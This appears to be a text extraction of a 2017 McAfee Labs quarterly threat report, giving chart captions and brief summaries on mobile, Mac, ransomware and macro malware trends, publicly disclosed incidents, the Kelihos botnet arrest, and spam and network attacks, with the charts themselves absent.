
Mobile malware reports from Asia doubled in Q1, contributing to a 62.5% increase in global infection rates. (See next chart.) The largest contributor is Android/SMSreg, a potentially unwanted program detection from India.

Regional Mobile Malware Infection Rates
(percentage of mobile customers reporting infections)



Source: McAfee Labs, 2017.

Global Mobile Malware Infection Rates
(percentage of mobile customers reporting infections)




Source: McAfee Labs, 2017.

Share this Report


During the past three quarters, new Mac OS malware has been boosted by a glut of adware.

New Mac OS Malware



Source: McAfee Labs, 2017.

Total Mac OS Malware




Source: McAfee Labs, 2017.

Share this Report


Ransomware rose especially due to increased numbers of Congur ransomware attacks on Android OS devices.

New Ransomware




Source: McAfee Labs, 2017.

Total New Ransomware




Source: McAfee Labs, 2017.

Share this Report




Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.


Share this Report

New Macro Malware



Source: McAfee Labs, 2017.

Total Macro Malware




Source: McAfee Labs, 2017.

Share this Report


Incidents

Publicly Disclosed Security Incidents by Region
(number of publicly disclosed security incidents)



Source: McAfee Labs, 2017.


Top 10 Targeted Sectors in 2016–2017
(number of publicly disclosed security incidents)



Source: McAfee Labs, 2017.


Share this Report

Top 10 Sectors Targeted by Region in Q1 2017
(number of publicly disclosed security incidents)




Source: McAfee Labs, 2017.

Top 10 Attack Vectors in 2016–2017
(number of publicly disclosed security incidents)




Source: McAfee Labs, 2017.

Web and Network Threats




Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.


In April, the mastermind behind the Kelihos botnet was arrested in Spain. Kelihos was responsible over many years for millions of spam messages that carried banking malware and ransomware. The US Department of Justice acknowledged international cooperation between United States and foreign authorities, the Shadow Server Foundation, and industry vendors.

New Spam URLs




Source: McAfee Labs, 2017.

Spam Botnet Prevalence by Volume in Q1 2017




Source: McAfee Labs, 2017.

Top Malware Connecting to Control Servers in Q1 2017



Source: McAfee Labs, 2017.


Top Countries Hosting Botnet Control Servers in Q1 2017



Source: McAfee Labs, 2017.

Share this Report

Top Network Attacks in Q1 2017



Source: McAfee Labs, 2017.

Share this Report

About McAfee

McAfee is one of the world's leading independent cybersecurity companies. Inspired by the power of working together, McAfee creates business and consumer solutions that make the world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital 